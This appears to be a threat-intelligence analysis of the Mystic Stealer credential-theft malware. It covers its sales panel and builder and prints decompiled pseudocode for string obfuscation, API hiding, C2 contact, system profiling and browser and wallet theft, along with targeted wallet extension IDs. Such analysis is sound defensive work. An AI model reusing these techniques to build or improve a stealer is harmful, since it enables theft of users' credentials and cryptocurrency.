1. Overview

1.1 Scope

File Name	`stealer.exe`
md5	`bdc486117f48fef2b268ad2de305ef3d`
sha1	`52f907d6325e3c5ccb72baf7589d1dbe81f5df80`
sha256	`b37ab91f8163344b775edc9a4378d44fdfddbac3b0cd3fceaf670f79b06bc362`

2. Summary

The evolving landscape of cyber threats continues to present significant challenges for individuals and organizations worldwide. In recent years, a new strain of malware, known as Mystic Stealer, has emerged as a prominent threat in the digital realm. This report aims to provide an in-depth analysis of Mystic Stealer, a stealer malware that first surfaced in April 2023. Its builder and panel are being actively traded in underground forums, following a Malware-as-a-Service (MaaS) model.

Mystic Stealer represents a basic yet potent stealer malware that specifically targets browser information, system specifics, screenshots, and various browser extension wallets, including cold crypto wallets. Stealing capabilities of Mystic Stealer include:

- **Browser Hijacking:** Passwords, History, Credit Cards, Sessions, Cookies, Autofill.
- **Extensions:** Crypto wallets, Password managers, Multi-factor authenticators.
- **Cold wallets**
- **System information**
- **Screenshot**

2.1 Mystic Panel

Panel images in this section are taken from the public Telegram sales channel of Mystic Stealer malware. Although Mystic Stealer itself is written in C, the panel is written in the Python programming language alongside Bootstrapper and Django frameworks. At the time, the malware panel's default SSH (22) and HTTP (80) ports are open. Current infrastructure runs on the Ubuntu operating system and nginx web server with version 1.18.0. Based on these parameters, other addresses that host the Mystic Stealer Panel are provided in the IOC section.

The malware builder is integrated into the malware panel which can be configured to add anti-virtualization and anti-reverse engineering techniques.




Figure 1: Log panel

Settings page enables panel users to configure the malware and prefer information type which they want to be stolen.





Figure 2: Panel filter configuration to view stolen information

Panel users can change the built malware file format into `.exe` or `.dll`. It also allows users to add more than one command and control server address.



> *Figure 3: Malware builder in panel*

---

3. Technical Analysis

This section contains technical analysis of the Mystic stealer sample provided in the Scope section.


3.1 String and Code Obfuscation

Analyzed mystic stealer sample involves string obfuscation. Strings are either XOR or character encoded.

```
v1 = 0;
*(_DWORD *)v57 = 656549660;
qmemcpy(&v57[4], "&>'", 3);
for ( i = 0; i < 7; ++i )
  v90[i] = v57[i] ^ 0x49;
*(_QWORD *)v57 = 0xEBF3E7F4F8EBF9FBui64;
v3 = 0;
v4 = _mm_and_si128(
       _mm_add_epi16(_mm_unpacklo_epi8(_mm_loadl_epi64((const __m128i *)v57), (__m128i)0i64), (__m128i)xmmwor
       (__m128i)xmmword_416240);
v90[7] = 0;
v91 = v4;
v92 = 0;
qmemcpy(v57, "-!#>;:+< /#+", 12);
do
{
  v93[v3] = v57[v3] ^ 0x4E;
  ++v3;
}
while ( v3 < 12 );
qmemcpy(v57, "[@XWPGjZSjEGZVPFFZGF", sizeof(v57));
v93[12] = 0;
for ( j = 0; j < 20; ++j )
  v94[j] = v57[j] ^ 0x35;
v60[0] = 1618115431;
v94[20] = 0;
v6 = 0;
v60[1] = 1902540131;
v60[2] = 1465743720;
v60[3] = 1531403078;
v60[4] = 1667776594;
v61 = 1531992669;
v62 = 2048149315;
qmemcpy(v63, "`hwAFFQZ@bQFG][Z", sizeof(v63));
do
{
  v96[v6] = *((_BYTE *)v60 + v6) ^ 0x34;
  ++v6;
}
while ( v6 < 44 );
*(_QWORD *)v57 = 0x9DA7B0A6B7BCA183ui64;
v96[44] = 0;
```

> *Figure 4: String obfuscation*

Analyzed Mystic stealer doesn't include an IAT table since all the API calls are made by a custom implemented API wrapper. The return of the API call wrapper is passed to the EAX register, then it is called. Also, it loads the `ntdll` library itself. This way, malware evades static analysis engines of various sandboxes and escapes from software breakpoints on API functions.




```
int __cdecl sub_40966D(int a1, int a2)
{
  int v2; // esi
  int v3; // ecx
  int v4; // ecx
  int v5; // ecx
  int v6; // ecx
  int v7; // ecx
  int v8; // ecx
  int (__stdcall *v9)(int); // ecx
  int v10; // eax
  int v11; // eax
  int v12; // eax
  int v13; // ecx
  __int16 v15[14]; // [esp+Ch] [ebp-3Ch] BYREF
  __int16 v16[14]; // [esp+28h] [ebp-20h] BYREF
  __int16 v17[12]; // [esp+44h] [ebp-4h] BYREF
  __int16 v18[12]; // [esp+5Ch] [ebp+14h] BYREF
  __int16 v19[12]; // [esp+74h] [ebp+2Ch] BYREF
  __int16 v20[10]; // [esp+8Ch] [ebp+44h] BYREF
  int v21[3]; // [esp+A0h] [ebp+58h]
  _BYTE v22[12]; // [esp+ACh] [ebp+64h] BYREF

  v2 = 0;
  *(_DWORD *)v22 = -1129003874;
  *(_DWORD *)&v22[4] = -1129021764;
  v3 = 0;
  v22[8] = -68;
  do
  {
    v20[v3] = (unsigned __int8)(v22[v3] - 80);
    ++v3;
  }
  while ( v3 < 9 );
  *(_QWORD *)&v22[1] = 0xE12134C454E5245i64;
  v20[9] = 0;
  v4 = 0;
  v22[0] = 43;
  qmemcpy(&v22[9], "DLL", 3);
  do
  {
    v16[v4] = (unsigned __int8)(v22[v4] + 32);
    ++v4;
  }
  while ( v4 < 12 );
  *(_DWORD *)v22 = 2014663792;
00008A6D decode_and_create_function:1 (40966D)
```

Figure 5: API wrapper

3.2 Hierarchical Working

At first stages of main function execution, the command and control server IP is decoded. The most important part in the analysis is the command and control server connection check malware performs. If TCP communication with the IP cannot be established, the sample stops execution.




```
v31[0] = 0xC3D9DBDC;
v31[1] = 0xC3DFDEDC;
v0 = 0;
v31[2] = 0xC3DDDDDF;
v32 = 0xDADC;
v33 = 0xDC;
do
{
  C2_ip_address[v0] = *((_BYTE *)v31 + v0) ^ 0xED;
  ++v0;
}
while ( v0 < 15 );
C2_ip_address[15] = 0;
v30 = 2;
v29 = 2;
v27 = 2;
v28 = 15556;
v16 = 1;
load_ntdll_call_funcs();
sub_40DE79();
nullsub_9();
nullsub_16();
nullsub_13();
nullsub_11();
nullsub_7();
nullsub_1();
nullsub_3();
nullsub_5();
memsetting(v10, 0, 552u);
v11 = v30;
inet_addr_1 = (int (__stdcall *)(char *))function_wrapper_decrypt(v29, 3018249674);
v2 = inet_addr_1(C2_ip_address);
v9 = v28;
v13 = v2;
htons = (int (__stdcall *)(int))function_wrapper_decrypt(v27, 1208421806);
v12 = htons(v9);
if ( try_to_send_machineguid((SOCKET)v10) )
{
  v26 = 7;
  v4 = (const unsigned __int16 *)recv_check_server_response((int)v10);
  command = (_DWORD *)receive_command((int)v10, &v15);
  if ( wcslen(v4) == v26 )
```

Figure 6: C2 decoding and communication check

```
inet_addr_1 = (int (__stdcall *)(char *))function_wrapper_decrypt(v29, 3018249674);
v2 = inet_addr_1(C2_ip_address);
v9 = v28;
v13 = v2;
htons = (int (__stdcall *)(int))function_wrapper_decrypt(v27, 1208421806);
v12 = htons(v9);
if ( try_to_send_machineguid((SOCKET)v10) )
{
  v26 = 7;
  v4 = (const unsigned __int16 *)recv_check_server_response((int)v10);
  command = (_DWORD *)receive_command((int)v10, &v15);
  if ( wcslen(v4) == v26 )
  {
    v21 = 1;
    v22 = 2;
    v23 = 3;
    v24 = 4;
    v25 = 6;
    v18 = 1;
    v19 = 2;
    v20 = 3;
    v17 = 49;
    gather_infected_machine_specs((int)v10);
    browser_enum((int)v10, *v4, v4[v21], v4[v22], v4[v23], v4[v24], v4[v25]);
    browser_profile_enum((int)v10, *v4, v4[v18], v4[v19], v4[v20]);
    if ( *v4 == v17 )
      crypto_wallet_enum((int)v10);
  }
  v6 = v15;
  if ( v15 )
  {
    lastfile_f((int)v10, command, v15);
    v6 = v15;
  }
  free_pointers((int)command, v6);
  free((int)v4);
  sub_40A005((int)v10, 4106);
  ((void (__cdecl *)(char *))send_wrapper)(v10);
```

> *Figure 7: Main function*

{{< notice blue >}} **Analyst Note:** Although this sample doesn't have any anti-virtualization or anti-debug countermeasures, the builder allows customers to add these functionalities. Therefore, samples may not reveal some of the features which are based on the malware build configuration. {{< /notice >}}

Before making the first connection to the command and control server, malware creates a machine identifier based on the following registry value: `SOFTWARE\Microsoft\Cryptography\MachineGuid`

```
char __cdecl try_to_send_machineguid(SOCKET a1)
{
  int v1; // eax
  SOCKET v2; // ecx
  int v4; // [esp+0h] [ebp-320h]
  int v5[128]; // [esp+4h] [ebp-31Ch] BYREF
  char buf[256]; // [esp+204h] [ebp-11Ch] BYREF
  int flags; // [esp+304h] [ebp-1Ch] BYREF
  int v8; // [esp+308h] [ebp-18h]
  int v9; // [esp+30Ch] [ebp-14h]
  int len; // [esp+310h] [ebp-10h]
  int v11; // [esp+314h] [ebp-Ch]
  int v12; // [esp+318h] [ebp-8h]
  int v13; // [esp+31Ch] [ebp-4h]

  v13 = 0x10000;
  v12 = -1804658251;
  v11 = 4;
  len = 256;
  v9 = 256;
  v8 = 256;
  *(_DWORD *)(a1 + 540) = socket_connect_send(a1 + 524);// socket / connect / send
  v1 = malloc(0x10000);
  *(_DWORD *)(a1 + 544) = v1;
  if ( !v1 )
    return 0;
  v2 = *(_DWORD *)(a1 + 540);
  if ( v2 == -1 )
    return 0;
  flags = v12;
  send(v2, (const char *)&flags, v11, v4);
  recv_decrypted(*(_DWORD *)(a1 + 540), buf, len, v5[0]);// recv
  recv(a1, buf, v9, v5[1]);
  regopenkeyexw_machineguid(v5, v8);            // RegOpenkeyExW "SOFTWARE\\Microsoft\\Cryptography\\Machineguid"
  string_parser_and_allocator(a1, v5);
  send_wrapper();
  return 1;
```

> *Figure 8: Creation of machine identifier*

{{< notice blue >}} **Analyst Note:** To be noted, functions in the image are renamed during analysis to provide insight about capabilities of the functions, names are not available in the sample itself. {{< /notice >}}

After creating the machine identifier, malware collects system specifics. The following information is collected from the system:

- Username
- Computer name
- Display devices
- CPU model
- Number of processors
- System metrics
- Windows product name
- Sample file name
- System language
- Available memory space

- Keyboard layout list
- System locale

```
username = (int (__stdcall *)(__m128i *, __int16 *, int))function_wrapper_decrypt(v64, 693159826);
v12 = username(&v91, v10, v9);
v13 = v90;
if ( v12 )
  v13 = v10;
string_parser_and_allocator(a1, v13);
send_wrapper();
computername = (int (__stdcall *)(__int16 *, __int16 *, int))function_wrapper_decrypt(v65, 693159826);
v15 = computername(v93, v10, v9);
v16 = v90;
if ( v15 )
  v16 = v10;
string_parser_and_allocator(a1, v16);
send_wrapper();
v97[0] = 840;
v52 = v66;
enum_display_devices = (int (__stdcall *)(_DWORD, _DWORD, int *, int))function_wrapper_decrypt(v67, -1000
v18 = enum_display_devices(0, 0, v97, v52);
v19 = (__int16 *)&v98;
if ( !v18 )
  v19 = v90;
string_parser_and_allocator(a1, v19);
send_wrapper();
sub_40DD79(v82);
sub_40A399(a1, v82);
send_wrapper();
get_cpu = (int (__stdcall *)(__int16 *, __int16 *, int))function_wrapper_decrypt(v68, 693159826);
v21 = get_cpu(v94, v10, v9);
v22 = v90;
if ( v21 )
  v22 = v10;
string_parser_and_allocator(a1, v22);
send_wrapper();
number_of_processors = (int (__stdcall *)(_DWORD))function_wrapper_decrypt(v69, 1975005876);
v24 = number_of_processors(0);
sub_40A005(a1, v24);
v53 = v70;
get_system_metrics = (int (__stdcall *)(int))function_wrapper_decrypt(v71, 1975005876);
v26 = get_system_metrics(v53);
sub_40A005(a1, v26);
send_wrapper();
windows_product_name = sub_409506(v72, (int)v96, (int)v60, (int)v10, 2 * v9);//
                                                // SOFTWARE/Microsoft/WindowsNT/CurrentVersion/ProductName
```

> *Figure 9: Gathered system specifications*

3.3 Stealing Capabilities

3.3.1 Browser Hijacking


Mystic stealer can steal browser logins, cookies, saved credit cards, history, and information stored by extensions.

```
int __cdecl browser_hijacker(
        int a1,
        int a2,
        int a3,
        _WORD *a4,
        int a5,
        __int16 a6,
        __int16 a7,
        unsigned __int16 a8,
        __int16 a9,
        __int16 a10,
        unsigned __int16 a11)
{
  int result; // eax

  if ( a6 == 49 )
    logins_(a1, a2, a3, a4, a5);
  if ( a7 == 49 )
    cookies(a1, a2, a3, a4, a5);
  credit_cards(a1, a2, a3, a4, a5, a8, a10);
  if ( a9 == 49 )
    history(a1, a2, a4, a5);
  result = a11;
  if ( a11 == 49 )
    return checked_extensions(a1, a2, a4, a5);
  return result;
```

> *Figure 10: Stolen browser information*

Decoded identifiers of targeted browser extensions are provided in the debugger memory dump.



> *Figure 11: Checked browser extensions*

Targeted cryptocurrency wallets and 2FA extensions include:

- **TronLink** (`ibnejdfjmmkpcnlpebklmnkoeoihofec`)
- **BinanceChain** (`fhbohimaelbohpjbbldcngcnapndodjp`)
- **Yoroi** (`ffnbelfdoeiohenkjibnmadjiehjhajb`)
- **Nifty Wallet** (`jbdaocneiiinmjbjlgalhcelgbejmnid`)
- **Math Wallet** (`afbcbjpbpfadlkmhmclhkeeodmamcflc`)
- **Coinbase Wallet** (`hnfanknocfeofbddgcijnmhnfnkdnaad`)
- **Guarda** (`hpglfhgfnhbgpjdenjgmdgoeiappafin`)

- **EQUAL Wallet** (`blnieiiffboillknjnepogjhkgnoapac`)
- **Jaxx Liberty** (`cjelfplplebdjjenllpjcblmjkfcffne`)
- **BitApp Wallet** (`fihkakfobkmkjojpchpfgcmhfjnmnfpi`)
- **iWallet** (`kncchdigobghenbbaddojjnnaogfppfj`)
- **Wombat** (`amkmjjmmflddogmhpjloimipbofnfjih`)
